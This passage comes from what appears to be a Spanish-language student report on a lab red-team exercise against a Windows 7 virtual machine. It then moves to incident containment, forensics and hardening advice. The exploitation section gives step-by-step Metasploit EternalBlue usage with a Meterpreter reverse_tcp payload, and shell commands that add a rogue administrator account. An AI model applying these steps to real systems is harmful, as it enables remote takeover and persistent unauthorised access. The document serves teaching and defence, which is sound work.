
Nota: Elaboración propia.

Una vez identificado el exploit se procede a la ejecución, para ello es necesario hacer uso del comando "***use***" seguido del número **Matching**, que como se mencionó anteriormente es el número **cero (0),** por lo tanto, el comando para el uso de este exploit quedaría ***use 0.*** Ese comando permite ingresar al exploit. Una vez allí se hace uso del comando "***options***", este comando permite ir revisando las opciones que tiene el módulo y/o los exploits.

Al digitar el comando "***options***", se despliegan los requisitos que se deben complementar para poder ejecutar correctamente el exploit. En este caso se debe completar el parámetro RHOSTS (máquina destino u objetivo) y cambiar el parámetro LHOST (equipo desde donde se ejecuta el ataque). En la **figura 18**, se observan los parámetros a modificar.

Figura 18

Uso y Modificación del Exploit /ms17_010_eternalblue




Nota: Elaboración propia.

Ahora, abajo en la **figura 19** se observa que se agrega el valor del parámetro **RHOSTS**, el cual es la dirección IP de la máquina Windows (**192.168.7.21**) y se modifica el parámetro **LHOST**, con la IP de la máquina desde el cual se ejecuta el ataque (**192.168.7.22**). Además, se

puede apreciar que aparte de ejecutar el exploit, se ejecutará un **payload**, en este caso, uno llamado (***windows/x64/meterpreter/reverse_tcp***). Este payload es usado para poder ingresar a un sistema ***Windows de 64 bits*** que esté comprometido. ***Meterpreter*** y como ya se mencionó, ofrece comandos avanzados que permiten la post explotación de esta vulnerabilidad, y el comando ***reverse_tcp,*** lo que permite es establecer una conexión inversa, es decir, desde la máquina víctima, hacia la máquina atacante).

Figura 19

Evidencia de Modificación de Parámetros en el Exploit




Nota: Elaboración propia.

Resta únicamente realizar el ataque con ayuda del comando "***run***" o "***exploit***", lo que permitirá iniciar el ataque hacia la máquina objetivo e intentar ingresar para obtener el control de ésta. En la **figura 20** se puede apreciar que fue exitoso el ataque porque en ella se encuentra una sesión de ***Meterpreter activa***, lo que significa que ya se tiene acceso y un control remoto sobre la máquina víctima, permitiendo ejecutar comandos con privilegios.

Figura 20

Evidencia de Ataque Exitoso en Máquina Víctima




Nota: Elaboración propia.

Antes de continuar, abajo en la **figura 21** se observa que la máquina víctima (***192.1687.21***) cuenta con un usuario administrador y una cuenta de invitado. Esta imagen es para

dejar evidencia de que solo existen dos usuarios en este momento, antes de intentar vulnerar la máquina víctima creando un nuevo usuario con privilegios de administrador.

Figura 21

Evidencia de dos Usuarios en MV Windows 7



Nota: Elaboración propia.

Retomando, en la **figura 20** se observa que se ha accedido a una sesión con Meterpreter en la mv Windows 7. Ahora en la **figura 22** (abajo), se puede observar que se realiza la ejecución de algunos comandos para identificar a que usuario y con qué permisos se pudo acceder con Meterpreter, además de la creación de un nuevo usuario con privilegios de administrador.

1. ***getuid***: este comando permite verificar bajo qué usuario se está ejecutando una sesión.

Esto significa que con la sesión de Meterpreter se han obtenido privilegios de **NT AUTHORITY\SYSTEM**, que es el nivel más alto de permisos en Windows, evidenciando que se logró **escalar privilegios** de manera exitosa.

2. ***shell***: permite crear una consola interactiva en Windows para poder ejecutar comandos directamente sobre el sistema Windows, en este caso, será usado para ver ***qué usuarios tiene el sistema, para crear un usuario y asignarle privilegios elevados***.

3. ***net localgroup Administradores***: permite listar los usuarios que pertenecen al grupo **Administradores** en el sistema local.

4. ***net user AlexisRomero Seminario123$ /add***

net user en windows, permite la gestión de usuarios, en este caso creará el usuario ***AlexisRomero*** con contraseña ***Seminario123$*** y ***/add*** permite la adición del usuario al sistema. Hasta este momento no se cuenta aún con permisos de administrador.


5. ***net localgroup Administradores AlexisRomero /add***

net localgroup gestiona grupos de usuarios en Windows, ***Administradores*** es el grupo de administración de Windows. ***AlexisRomero*** es el usuario para agregar al grupo de ***Administradores*** y ***/add*** permite adicionar el usuario ***AlexisRomero*** al grupo de ***Administradores.***

Como resultado de los comandos anteriores, se obtuvo la creación de un usuario llamado ***AlexisRomero,*** al cual se le asignó la clave ***Seminario123$*** y posteriormente fue agregado al grupo de ***Administradores.***

Figura 22

Creación de Usuario y Escalada de Privilegios




Nota: Elaboración propia.

Abajo en la **figura 23** se puede apreciar también sobre la máquina Windows directamente, que se pudo crear el usuario ***AlexisRomero*** con privilegios de **Administrador**.

Figura 23

Evidencia en Windows Sobre Creación de Usuario con Privilegios



Nota: Elaboración propia.

Con lo anterior realizado se puede demostrar mediante una prueba de concepto (PoC) ante la Junta directiva de la organización, que con esta vulnerabilidad se puede realizar la creación de un usuario (***AlexisRomero***) con privilegios de administrador.

Etapa 4 - Contención de Ataques Informáticos

4.1 Análisis con Acciones Necesarias Para Contener un Ataque en Tiempo Real.

Rta: al detectar que se está presentando un ciberataque en tiempo real se debe considerar tomar algunas acciones que permitan minimizar el daño, evitar una propagación sobre toda la red y poder recuperar el servicio lo más pronto posible.

4.1.1 Identificación y Confirmación del Ataque.

La prioridad es determinar el impacto sobre el servicio prestado y saber qué sistemas se han comprometido, con el fin de definir prioridades de recuperación, identificando las aplicaciones o los servidores críticos para la operación y que requieren una restauración inmediata.

Si se cuenta con sistemas de monitoreo como SIEM, IDS/IPS, entre otros, sus logs deberán ser analizados para detectar las anomalías para poder corroborar y correlacionar algún evento sospechoso. Se puede hacer uso también del monitoreo del tráfico en tiempo real con ayuda de las herramientas como Wireshark, para poder identificar patrones maliciosos. Además, si se cuenta también con herramientas que detecten patrones sospechosos en los endpoints (EDR/XDR), éstas podrían también ser analizadas.

4.1.2 Aislamiento del Host.

Una vez confirmado el ataque, es importante aislar el host, servidores o los diferentes dispositivos que están comprometidos, mientras se hace una evaluación de los daños. Es vital tener un entorno de recuperación en servidores de respaldo o en máquinas virtuales, evitando activar nuevamente los sistemas comprometidos, sin antes hacer una evaluación profunda del daño.

Esta acción es importante realizarla con prudencia, esto porque por una parte, permite aislarlo de la red para evitar la propagación hacia los demás dispositivos de la red, pero por otro lado, si es apagado o desconectado de la red, podría perderse información en memoria que podría ser capturada para un posterior análisis forense, que pueda evidenciar de dónde y cómo se produjo el ataque.

Es importante también bloquear las direcciones IPS maliciosas sobre el firewall, IDP/IPS o en listas negras. Se deben desactivar las cuentas afectadas y cambiar las credenciales que fueron comprometidas.

4.1.3 Mitigación del Ataque.

Antes de iniciar una restauración es importante primero eliminar toda evidencia que pudo haber dejado el ataque como backdoors, cronjobs sospechosos o algún servicio oculto, haciendo uso de herramientas que permitan evidenciar que ya no existen procesos de persistencia ocultos que puedan ser activados posteriormente.

Para mitigar posteriores ataques, es vital crear reglas de contención en el EDR (Detección y Respuesta de Endpoints) para detener procesos maliciosos. También es importante aplicar bloqueos en WAF (firewall de aplicaciones web), si el ataque fue realizado a un sitio web, tipo SQLi, XSS, CSRF u otro similar.

Se considera también importante hacer uso de herramientas que permitan recolectar artefactos y detectar actividades que puedan persistir, para ello el uso de herramientas como ***Sysmon*** permitirá monitorear y registrar eventos del sistema para la detección de actividad maliciosa proporcionando información sobre la creación de procesos las conexiones de red o la modificación de los archivos, IBM (2024), por su parte el uso de la herramienta ***Velociraptor***

permitirá recopilar y examinar rápidamente artefactos de toda la red y proporcionar información forense luego de un incidente de seguridad. CISA, (s.f.).

Se deberán aplicar los parches y bloqueos necesarios que ayuden a prevenir una nueva explotación de vulnerabilidad, siendo ésta una tarea para realizar de manera inmediata. Asimismo, se deberá fortalecer la configuración de seguridad en los firewalls, el acceso remoto y en las ACLs.

4.1.4 Recuperación.

Si se está afectando el servicio a los clientes, es importante recuperarlo en el menor tiempo posible. Para ello es importante contar con copias de seguridad que estén previamente verificadas, con el fin de restaurar los sistemas desde estos backups. Se debe validar la integridad de los sistemas realizando escaneos posteriores que confirmen que no existe malware o alteraciones en éste.

La restauración del servicio se debe realizar de manera progresiva, realizando un seguimiento y monitoreando su estabilidad, para evitar nuevas interrupciones del servicio.

Lo ideal es realizar pruebas en un entorno controlado antes de restaurar los servicios en producción, esto sería necesario en caso de no contar con máquinas o respaldos de que previamente hayan estado sincronizadas y que puedan soportar como contingencia, el servicio.

De ser así, la máquina de contingencia soportará el servicio, mientras que la máquina de producción será investigada y analizada posteriormente.

4.1.5 Investigación y Eliminación.

Una vez fueron capturados los datos del tráfico de la red, los datos de la memoria y/o una copia forense del disco duro, se procederá a realizar el escaneo con herramientas como ***Volatility***

o ***Autopsy*** que pueden ayudar a detectar malware en la memoria. ***Wireshark***, por su parte, ofrece la posibilidad de ver el tráfico de red capturado para identificar el tráfico sospechoso, como direcciones desconocidas o intentos de inicio de sesión.

Se podrá hacer uso de herramientas de reversing (Ghidra o IDA Pro) que ayuden a analizar los scripts o payloads encontrados para entender el ataque.

Una vez encontrada la causa del ataque, es importante ajustar los controles de seguridad, reforzando las políticas de control de acceso, actualizando las reglas de los diferentes sistemas de monitoreo y realizando pruebas de penetración interna controladas que permitan encontrar vulnerabilidades sobre la red o en otros sistemas.


4.2 Informe de Acciones de Hardenización a Implementar Para Evitar que no Sucedan Ataques de Seguridad Informática.

Rta: teniendo en cuenta el ataque ejecutado desde el ejercicio del Red Team, las medidas de hardenización que se proponen para que este ataque no se repita son las siguientes;

a. **Activación del firewall de Windows en la máquina Windows 7.**

Figura 24

Evidencia de Firewall Desactivado en MV Windows 7

